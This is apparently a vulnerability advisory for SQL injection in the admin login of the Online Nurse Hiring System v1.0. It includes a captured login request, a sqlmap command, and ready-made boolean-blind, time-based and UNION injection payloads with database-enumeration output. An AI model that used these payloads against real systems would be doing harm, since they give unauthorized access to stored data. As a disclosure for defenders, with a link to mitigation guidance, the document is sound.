

SQL Injection was found in the `/onhs/admin/index.php` page of the **Online Nurse Hiring System Project**, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `username` parameter in a POST HTTP request.

**Official Website Project URL:**

[https://phpgurukul.com/?sdm\\_process\\_download=1&download\\_id=17826](https://phpgurukul.com/?sdm_process_download=1&download_id=17826)


**Affected Product Name**

**Online Nurse Hiring System**

Affected End Point	<code>/onhs/admin/index.php</code>
Affected Parameter	<code>username</code>
Method	POST
Type	Boolean, Time based and UNION based
Version	<b>V1.0</b>

**Step to Reproduce:**

**Step 1:** Visit to **Admin login** page and enable burpsuite intercept and give `username` and `password` values with test then click on **Sign In**



**Step 2:** Copy the request in **text** file and **save**

```
Request
Pretty Raw Hex
1 POST /onhs/admin/index.php HTTP/1.1
2 Host: localhost
3 Content-Length: 41
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Referer: http://localhost/onhs/admin/index.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=7tap2i45ing8vq8l28v05vf6hp
21 Connection: keep-alive
22
23 username=test&inputpwd=test&login=
```

**Step 3:** Now run the **sqlmap** command against request saved in file

**python sqlmap.py -r file1.txt --batch --banner --dbs**

```
C:\Windows\System32\cmd.exe
.:sqlmap>python sqlmap.py -r file1.txt --batch --banner --dbs

{1.8.6.17#dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:41:36 /2024-11-18/

[14:41:36] [INFO] parsing HTTP request from 'file1.txt'
[14:41:46] [WARNING] provided value for parameter 'login' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:41:46] [INFO] resuming back-end DBMS 'mysql'
[14:41:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: username=admin' AND 8908=8908 AND 'hk08'='hk08&inputpwd=Test@123&login=

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 5156 FROM (SELECT(SLEEP(5)))hUjw) AND 'TNVU'='TNVU&inputpwd=Test@123&login=

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: username=-2547' UNION ALL SELECT 59,CONCAT(0x71706b7671,0x49626c6b6368697452474a466370516c535848476957415549677569536a6a6c6c4e645a4353776e,0x71706b7671)--&inputpwd=Test@123&login=
---
```

**Attacker** is able to fetch **Database** which is listed below

```

C:\Windows\System32\cmd.exe
[14:41:46] [INFO] resuming back-end DBMS 'mysql'
[14:41:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=admin' AND 8908=8908 AND 'hkDB'='hkDB&inputpwd=Test@123&login=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 5156 FROM (SELECT(SLEEP(5)))hUjw) AND 'TNVu'='TNVu&inputpwd=Test@123&login=

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: username=-2547' UNION ALL SELECT 59,CONCAT(0x71706b7671,0x49626c6b6368697452474a466370516c535848476957415549677569536a6a6c6c4e645a4353776e,0x7178766b71)--&inputpwd=Test@123&login=
---
[14:41:47] [INFO] the back-end DBMS is MySQL
[14:41:47] [INFO] fetching banner
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.4.32-MariaDB'
[14:41:47] [INFO] fetching database names
[14:41:47] [INFO] resumed: 'information_schema'
[14:41:47] [INFO] resumed: 'mysql'
[14:41:47] [INFO] resumed: 'onhsdb'
[14:41:47] [INFO] resumed: 'performance_schema'
[14:41:47] [INFO] resumed: 'phpmyadmin'
[14:41:47] [INFO] resumed: 'test'
available databases [6]:
[*] information_schema
[*] mysql
[*] onhsdb
[*] performance_schema
[*] phpmyadmin
[*] test
[14:41:47] [INFO] fetched data stored to text files under 'C:\Users\chadhb\1\Documents\sqlmap\output\localhost'

```

**Affected Point: username**

Mitigation:

<https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>